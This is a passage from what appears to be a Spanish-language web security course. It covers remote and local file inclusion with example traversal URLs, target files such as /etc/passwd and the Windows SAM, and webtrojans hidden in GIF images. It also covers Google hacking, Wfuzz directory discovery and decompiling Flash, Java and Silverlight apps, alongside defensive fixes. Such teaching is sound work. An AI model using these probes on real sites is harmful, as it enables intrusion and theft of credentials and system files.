
En la llamada anterior el servidor mipagina.com solicitará a malo.com el fichero `shell.txt` que incluirá código PHP válido, que se ejecutará en `mipagina.com`.

Este fallo se debe a una mala configuración del servidor PHP, el cual permite la inclusión de ficheros externos. La configuración correcta debería ser la prohibición total de realizar estas acciones.

Para establecer una configuración adecuada en el intérprete de PHP, debemos buscar el fichero php.ini de configuración (en Linux suele estar en `/etc/php5/php.ini`) y establecer la clave de configuración `allow_url_include` a *false*.

Este fallo de seguridad puede dar lugar a que un atacante logre ejecutar cualquier código deseado en el servidor web con los riesgos que esto conlleva. Existen ficheros ya pregenerados para ser incluidos dentro del flujo de ejecución de la aplicación web. Van desde un simple intérprete de comandos a una completa `shell` equipada con su propio explorador de ficheros, opciones para subir o descargar ficheros e incluso la posibilidad de ejecutar programas en el equipo remoto.

Figura 43. *Shell* remota ejecutándose



Existe una gran variedad de *shells* remotas que podemos encontrar en Internet. Por ejemplo, la *shell* mostrada en la figura anterior se llama c99, aunque existen otras como la r57 o c100. De todas maneras siempre podemos programarnos una propia con la funcionalidad que necesitemos.

4.2. *Local file inclusion*

Esta vulnerabilidad, al contrario que la anterior, afecta tanto a lenguajes compilados como interpretados. Se basa en la posibilidad de incluir dentro de la página un fichero local del usuario con el que se ejecuta el servidor de aplicaciones web que tenga permisos de lectura.

Esta vulnerabilidad puede ocurrir en cualquier lugar de un sitio web pero suele ser más común en dos sitios bien diferenciados:

- Páginas de plantillas: carga un fichero desde otro y le da formato.

- Páginas de descargas: recibe un parámetro con el nombre del fichero a descargar y lo envía al cliente.

El concepto tras ambos fallos es el mismo y las implementaciones defectuosas, a veces también. Para lograr explotar esta vulnerabilidad de una manera satisfactoria deberíamos poder hacer llamadas a ficheros fuera de la ruta original. Esto lo haríamos intentando incluir ficheros de un directorio superior usando los caracteres `../` en sistemas Linux o `..\` en sistemas Windows más el nombre de un fichero del que conozcamos su existencia. Por ejemplo, sospechamos que la siguiente URL tiene un fallo de *local file inclusion*:

```
http://www.victima.com/noticias/detalle.php?id=4&tipo=deportes.php
```

Entonces, para corroborarlo y determinar que efectivamente nos encontramos frente a un fallo de *remote file inclusion* podríamos modificar la URL hasta que quedase como sigue:

```
http://www.victima.com/noticias/detalle.php?id=4&tipo=../index.php
```

Con esta simple comprobación podríamos detectar si una página va a ser vulnerable a *local file inclusion*.

Esta técnica se puede ampliar (si los permisos lo permiten y no se aplica el concepto del mínimo privilegio) a ficheros fuera del directorio de la aplicación web y empezar a incluir ficheros del propio sistema operativo. Esto nos permitirá obtener más información sobre el equipo.

Para localizar sin equivocaciones los ficheros podemos usar un fallo de Path Disclosure para que nos dé información sobre la ruta local donde se ubican estos. De todas maneras, y si no sabemos la ruta relativa de un fichero frente a la página vulnerable, podemos usar las rutas directas[4].

(4)Una ruta directa es la que incluye todo el nombre del fichero.

Existen muchos ficheros interesantes a los que acceder mediante esta técnica, dependiendo de los objetivos del atacante. Además estos variarán entre distintos sistemas operativos. A continuación se detallan algunos de estos ficheros como muestra de la información que podemos llegar a obtener:

- `/etc/passwd`: Fichero de usuarios en sistemas Linux. Contiene un compendio de los usuarios existentes así como datos relativos a ellos, como nombre o directorio del *home*.

- `/etc/hosts`: Permite guardar información sobre equipos próximos. Suele contener una lista de nombre e IPS internos que nos permiten obtener una mejor idea de la estructura interna de una organización.


- `C:\Windows\repair\SAM`: La SAM es el fichero que contiene los nombres de usuarios y claves de los usuarios de un sistema Windows. En la carpeta

Repair se almacena una copia del fichero SAM para poder recuperarla en caso de error del sistema.

- El propio fichero vulnerable: Es muy instructivo descargar el propio fichero vulnerable mediante el fallo de *local file inclusion* para poder aprender de los problemas de otros.

Para evitar que esta técnica tenga mayor impacto, es importante pensar en montar el servidor con el mínimo privilegio posible, limitando la posibilidad de acceso a ficheros del servidor dentro de su propia carpeta, con lo que logramos evitar el acceso a ficheros del sistema, aunque no a ficheros propios de la aplicación.

Figura 44. Ejemplo de *local file inclusion*



Si queremos hacer una protección mediante programación en lugar de controlarlo mediante permisos en el servidor, hay que tener en cuenta que las rutas a ficheros se pueden escribir de dos maneras:

- Directa: Escribimos la ruta donde se encuentra el fichero directamente. Deberíamos, por tanto, eliminar los caracteres `\` o `/` de los datos enviados por los usuarios.

- Relativa: Usamos la canonización para subir hacia directorios superiores mediante el uso de `..\` o `../`. Lo podríamos evitar excluyendo, además de lo anterior, los puntos.

4.3. Webtrojans

Una de las funcionalidades más extendidas en páginas web medianamente complejas es la posibilidad de subir ficheros al servidor: imágenes, documentos en PDF, ficheros de vídeo, etc.

Cuando un usuario nos envía un fichero debemos comprobar que lo que nos envía es un fichero legítimo, es decir, si estamos esperando la llegada de un fichero con una imagen, es necesario comprobar que lo que recibimos es realmente una imagen y no otro tipo de fichero.


Si no comprobamos los ficheros que se nos envían podríamos estar copiando en nuestro servidor un fichero malintencionado conocido como *webtrojan*[5]

[5]Es una *shell* remota que podemos subir a un servidor aprovechando un fallo de seguridad.

Existen multitud de *shells* remotas en distintos lenguajes a disposición de cualquiera. Estas *shells* suelen ser detectadas por los antivirus para evitar que pasen desapercibidas a administradores despistados, pero pueden ser "camufladas" dentro de otros ficheros.

El ejemplo más claro de cómo camuflar un fichero de estos es incluirlo tras una cabecera de una imagen, donde algunos servidores son capaces de ejecutar el código.

Figura 45. Webtrojan oculto dentro de un fichero GIF



En la imagen anterior se puede ver cómo un fichero gif abierto con un visor de textos deja a la vista código PHP que va a generar una puerta trasera para subir cualquier tipo de fichero.

Para evitar este tipo de problemas debemos comprobar siempre no solo la extensión, sino también la cabecera del fichero para corroborar que es del tipo que nosotros hemos permitido. Una buena práctica es la de establecer nosotros mediante programación la extensión de los ficheros que se nos suben, evitando que alguien pueda subir un fichero y establecerlo con extensiones como ASP o PHP.

5. Google Hacking

Google indexa hoy en día millones de páginas web y no entiende de zonas privadas ni restringidas. Todo aquello que esté enlazado a algún sitio y sea accesible estará en Google. Si conocemos cómo funciona Google (y en general los buscadores), podremos acceder a mucha información que ni siquiera sus propietarios saben que se encuentra ahí.

Es por esta razón por lo que saber cómo hacer preguntas a Google sobre la información que nos interesa es muy importante, permitiéndonos recopilar mucha información sobre un sitio web sin necesidad de realizar, en principio, ninguna petición al servidor en cuestión.

Google ofrece varios filtros que nos permitirán afinar la búsqueda que queremos realizar y que combinados unos con otros alcanzan una potencia mucho mayor:

- +<palabra>: Incluir un + (más) delante de una palabra requiere la presencia obligatoria de esta palabra en las páginas devueltas

- -<palabra>: Con un símbolo – (menos) delante de una palabra excluye todos los resultados que contengan esa palabra.

- "<palabras>": Al colocar una frase entre comillas dobles buscamos cadenas completas de texto dentro de los resultados.

- Se puede usar el carácter * con el significado de que puede aparecer cualquier palabra dentro de una frase entrecomillada.

- `intitle:<texto>`: Permite buscar en el título de la página.

- `inurl:<texto>`: Realiza las búsquedas en la URL de la página.


- `intext:<texto>`: Busca el texto en el cuerpo de las páginas devueltas.

- `filetype:<extensión>`: Restringe la búsqueda a la extensión especificada.

- `domain:<dominio>`: Limita los resultados al dominio especificado. Se puede usar solo el identificador del país (como .es).

Con estos filtros y combinándolos entre sí podemos lograr encontrar cualquier cosa que esté en Internet.

Figura 46. Resultados de la búsqueda `+users.mdb intitle:"Index of"`



Google Hacking Database es una base de datos de búsquedas de corroborada eficacia que permite obtener datos interesantes referentes a ficheros de configuración, zonas privadas, dispositivos conectados a la red, software vulnerable, etc.

Usando este tipo de búsquedas se puede llegar a conocer muchísimos datos de un servidor. Uno de los ejemplos más claros es la posibilidad de localizar subdominios de un dominio dado mediante búsquedas recursivas. Vamos a realizar un ejemplo para que quede demostrada la utilidad de estas técnicas.

Para empezar se selecciona un dominio, en este caso se ha elegido el dominio uoc.es, y se ejecuta la siguiente búsqueda:

```
site:uoc.edu
```

Esta búsqueda devuelve 587.000 resultados. Evidentemente, todas estas páginas no pertenecen solo a un dominio, sino que habrá distintos sitios implicados.

El proceso es simple. Consiste en ver cuál es el subdominio del primer resultado devuelto y añadirlo con un símbolo – (menos) delante. Por ejemplo:

```
-www site:uoc.es
```

Excluyendo el subdominio www de las búsquedas obtendremos un número de páginas devueltas de 631.000. Siguiendo este proceso llegaremos hasta generar una búsqueda, que no nos devuelva ningún resultado: una aproximación sería la siguiente:

```
-acc -rusc -elcrps -blogs -personal -eprints -cataleg -osrt -clab -unescochair -elearning
-multimedia -edulab -net -itol -gres -red -lletra -laboralcentrodearte -lpg -elconcept
-biblioteca -comein -foto -guatemala -einflinux1 -cicr -campus -icesd -laos -xequia
```

```
-dpcs -cimanet -comoras -marroc -colleague -colloque -xina -macedonia -oliba -cv
-www -biblio site:uoc.es
```

Cabe recordar que hasta este momento y mediante esta técnica en ningún momento se ha realizado ninguna petición directa hacia el dominio uoc.es, por lo que sería imposible conocer quién está intentando averiguar información sobre nuestro dominio.

Otras búsquedas que podemos encontrar aquí son las que nos pueden devolver todos los ficheros ofimáticos del servidor, tales como ficheros .doc, .xls, .pdf, etc.

Estos ficheros, en sus distintas versiones, incluyen mayor o menor cantidad de metadatos que tienen información acerca de nombres de usuarios o rutas locales del ordenador donde se generó el fichero. Con toda esta información, un atacante podría empezar a utilizar un programa de fuerza bruta para intentar sacar las contraseñas.

6. Seguridad por ocultación

Es habitual esconder una llave "de emergencia" en algún lugar cercano a la puerta de una casa para que, dado el caso, podamos entrar si hemos perdido nuestra llave. Evidentemente esto no es nada seguro, pues cualquier persona que la encuentre podrá acceder, al igual que nosotros, a nuestra casa.

Este símil con la vida real sirve para enlazar la idea con una aplicación web. Es común entre los programadores web usar directorios específicos para actividades específicas como la administración, las zonas de pruebas o la subida de ficheros temporales. Algunas de las más comunes son:

- `/admin`
- `/logs`
- `/uploads`
- `/phpmyadmin`
- `/tmp`

Estos directorios se pueden descubrir mediante pruebas manuales o haciendo uso de algún programa tipo *fuzzer*[6] que realice las peticiones por nosotros. En este caso lo vamos a usar para automatizar la búsqueda de directorios con nombres conocidos.

(6)Un programa fuzzer es un programa que automatiza tareas repetitivas.

Wfuzz es un programa de este tipo, realiza conexiones a un servidor web, sustituyendo en la zona de la URL que nosotros especifiquemos una cadena de texto que va cogiendo línea tras línea de un fichero de texto.

Se puede descargar gratuitamente y lo vamos a usar para realizar una demostración de los datos que se pueden llegar a obtener mediante esta herramienta. Vamos a aprender a usarla, pues la sintaxis es simple:

```
wfuzz.exe -z file -f wordlists\common.txt --hc 404 http://www.victima.com/FUZZ
```

La línea anterior representa una ejecución típica del programa Wfuzz y nos va a servir como ejemplo para determinar cuáles son los parámetros más útiles a la hora de realizar un análisis mediante esta herramienta. Con estos parámetros estaremos indicándole al programa que:


- -z: Use el *payload* de tipo fichero. Esto es, los nombres de las carpetas ocultas que vamos a buscar se van a coger desde un fichero de texto.

- -f: El nombre del fichero que se va a usar. En este caso hemos seleccionado el fichero common.txt que acompaña al programa y que contiene una lista de los nombres más comunes de directorios ocultos.

- --hc 404: El parámetro hc nos permite eliminar resultados de la salida del programa en base al código HTTP que se devuelva. En el ejemplo se ha usado el código 404 por ser el código asociado a los errores en el protocolo HTTP. También se pueden establecer filtros por número de líneas (--hl) y palabras (--hw) que contiene una página, por si nos encontramos con un servidor que devuelva siempre una página con código 200.

- http://www.victima.com/FUZZ: Allá donde coloquemos la palabra *fuzz* será donde el programa incluya en cada petición la palabra siguiente del fichero especificado.


Figura 47. Resultado de la ejecución del programa Wfuzz



En la imagen anterior apreciamos cómo el programa ha detectado una serie de directorios en el servidor analizado. De estos directorios los de "password" y "test" pueden resultar interesantes para comenzar a realizar una revisión de seguridad.

Otra manera de encontrar directorios y ficheros ocultos en una aplicación es la búsqueda del fichero robots.txt. Este fichero es usado por los administradores de sitios web para evitar que Google y otros buscadores indexen zonas que no desean.

Figura 48. Ejemplo de fichero robots.txt



El problema es que mucha gente no entiende completamente el concepto de este fichero, añadiendo a él todas las rutas que no quieren que se indexen, aunque no estén enlazados desde ningún sitio (recordemos que los buscadores solo indexan si se realiza un enlace desde algún sitio). Por ello podemos encontrarnos con ficheros robots.txt que contienen referencias a zonas administrativas, de pruebas, privadas.

Otro fichero que puede darnos mucha información y que, al contrario de los anteriores, es información pública es el fichero sitemap.xml. El fichero sitemap.xml es un fichero propuesto por Google como una manera de indicarle al buscador cuáles son las páginas más interesantes de un sitio web y cuáles son las menos actualizadas. Esta información parece obvia y podemos descubrirla nosotros mismos navegando por la página. Sin embargo, es de vital importancia, pues nos ahorra tiempo en navegar por el sitio y, con una sola petición, obtenemos un esquema de la estructura del mismo. A continuación se muestra un ejemplo de un fichero sitemap.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
   <url>
      <loc>http://www.a.com/</loc>
      <lastmod>2005-01-01</lastmod>
      <changefreq>monthly</changefreq>
      <priority>0.8</priority>
   </url>

      <url>
      <loc>http://www.a.com/news</loc>
      <changefreq>weekly</changefreq>
   </url>

   <url>
      <loc>http://www.a.com/archive</loc>
      <lastmod>2004-12-23</lastmod>
      changefreq>weekly</changefreq>
```

```
    </url>
    <url>   <loc>http://www.a.com/faq</loc>
       <lastmod>2004-12-23T18:00:15+00:00</lastmod>
       <priority>0.3</priority>
    </url>

    <url>   <loc>http://www.a.com/about</loc>
       <lastmod>2004-11-23</lastmod>
    </url>
</urlset>
```

6.1. Descompiladores de *applets* web


6.1.1. Flash

Flash se ha puesto cada vez más de moda como una manera de ofrecer una interfaz atractiva al usuario final. En la actualidad hay multitud de páginas que hacen un uso casi abusivo de esta tecnología. Pero debemos tener en consideración algo importante, y es que Flash no es más que la capa de presentación sobre la capa de datos y nunca una única capa que se encarga de todo, aunque a veces ocurre.

Es por ello por lo que estas páginas en Flash, si cargan datos dinámicamente, han de llamar a páginas que se los devuelvan en función de los parámetros proporcionados. Estos parámetros podrían ser vulnerables a las inyecciones de código que se comentaron anteriormente. Estas llamadas a ficheros externos se pueden observar fácilmente usando un *sniffer* del protocolo HTTP.

Un ejemplo claro de esto son las páginas que usan un reproductor de audio en Flash y en las que podemos descargar los ficheros mp3 sin necesidad de ver el código fuente del fichero Flash.

Figura 49. Captura del fichero mp3 reproducido desde un reproductor web




También es posible en ficheros Flash la descompilación de los ficheros, dando lugar a un pseudocódigo legible que permitiría a un atacante conocer cómo actúa internamente el fichero. Además es posible convertir el código a un ensamblador de *ActionScript*[7], que podemos modificar y volver a compilar, dándonos la posibilidad, por ejemplo, de incluir código Javascript dentro de un fichero Flash.

[7]Es el lenguaje usado internamente para programar las aplicaciones Flash. Tiene una sintaxis parecida a Javascript y es un lenguaje interpretado, lo cual significa que podemos lograr extraer el código fuente original del fichero swf.

Existen múltiples programas para realizar esta acción y aquí vamos a mostrar cómo realizar esto mediante el programa Flasm de descarga gratuita.


La aplicación se ejecuta desde consola. Recibe el parámetro *–d* para descompilar el fichero swf que recibe. Al volcar el código por pantalla necesitamos redirigir hacia un fichero de texto la salida del programa. En este ejemplo vamos a realizar la acción con un pequeño juego Flash:

Figura 50. Ejecución del comando flasm.exe



Este comando parsea el fichero swf y extrae el código asociado a él. Logra extraer el código y convertirlo en un lenguaje parecido al ensamblador:

Figura 51. Volcado del código del fichero swf



Conocer el código fuente de un fichero swf nos puede ayudar a entender cómo funciona la aplicación, a buscar fallos de seguridad en el código o a localizar las URL a las que hace referencia para cargar información dentro de la aplicación Flash. Una vez localizadas estas URL, sería cuestión de probar sobre ellas los fallos de seguridad comentados en capítulos anteriores.


6.1.2. Java

Al igual que con los ficheros Flash, aunque con menos popularidad en la actualidad, existen los llamados *applets* Java, pequeñas aplicaciones que se ejecutan dentro de nuestro navegador.

Java se ejecuta sobre una máquina virtual, se puede ejecutar el mismo código en cualquier ordenador que implemente la máquina virtual de Java. Esto tiene muchas ventajas a la hora de exportar nuestra aplicación. Sin embargo esto también nos permite poder extraer el código exactamente igual que lo hacíamos en Flash.

Para realizar esta acción existen programas que efectúan esta conversión y nos muestran el código Java original. En la captura siguiente el programa usado es Java Decompiler, un programa gratuito que nos permitirá realizar estas acciones.


Figura 52. Pantalla principal del Java Decompiler



6.1.3. .NET

Microsoft ha sumado su plataforma .NET a la web. Existen las aplicaciones ASP.NET, que se ejecutan del lado del servidor, y que no vamos a poder auditar más allá de los parámetros que reciba. Sin embargo está poco a poco expandiéndose una nueva tecnología llamada Silverlight. Silverlight es un compilado .NET que se carga desde el servidor mediante un *plugin* en nuestro navegador. Esto, al igual que Flash y Java, nos permite analizar el código fuente de la aplicación Silverlight.

Figura 53. Aplicación de muestra de Silverlight




En la captura anterior se puede observar una aplicación Silverlight muy simple. Nos va a solicitar usuario y contraseña para lograr entrar. Esta aplicación está programada para que compruebe los datos introducidos con unos datos que están escritos dentro de la aplicación. Esto es un grave fallo de seguridad y vamos a ver cómo analizar el fichero para sacar el usuario y la contraseña válidos. El detalle de código Javascript sería:

```
<script type="text/javascript">
//<![CDATA[
Sys.Application.initialize();
Sys.Application.add_init(function() {
    $create(Sys.UI.Silverlight.Control,
{"source":"ClientBin/Test001.xap"}, null, null,
$get("Silverlight1_parent"));
});
//]]>
</script>
```

Para descargar una aplicación Silverlight debemos localizar dentro del código HTML la sección de código que realice la carga del fichero XAP. Este fichero contiene todo el código de la aplicación Silverlight y será lo que nuestro navegador interprete.

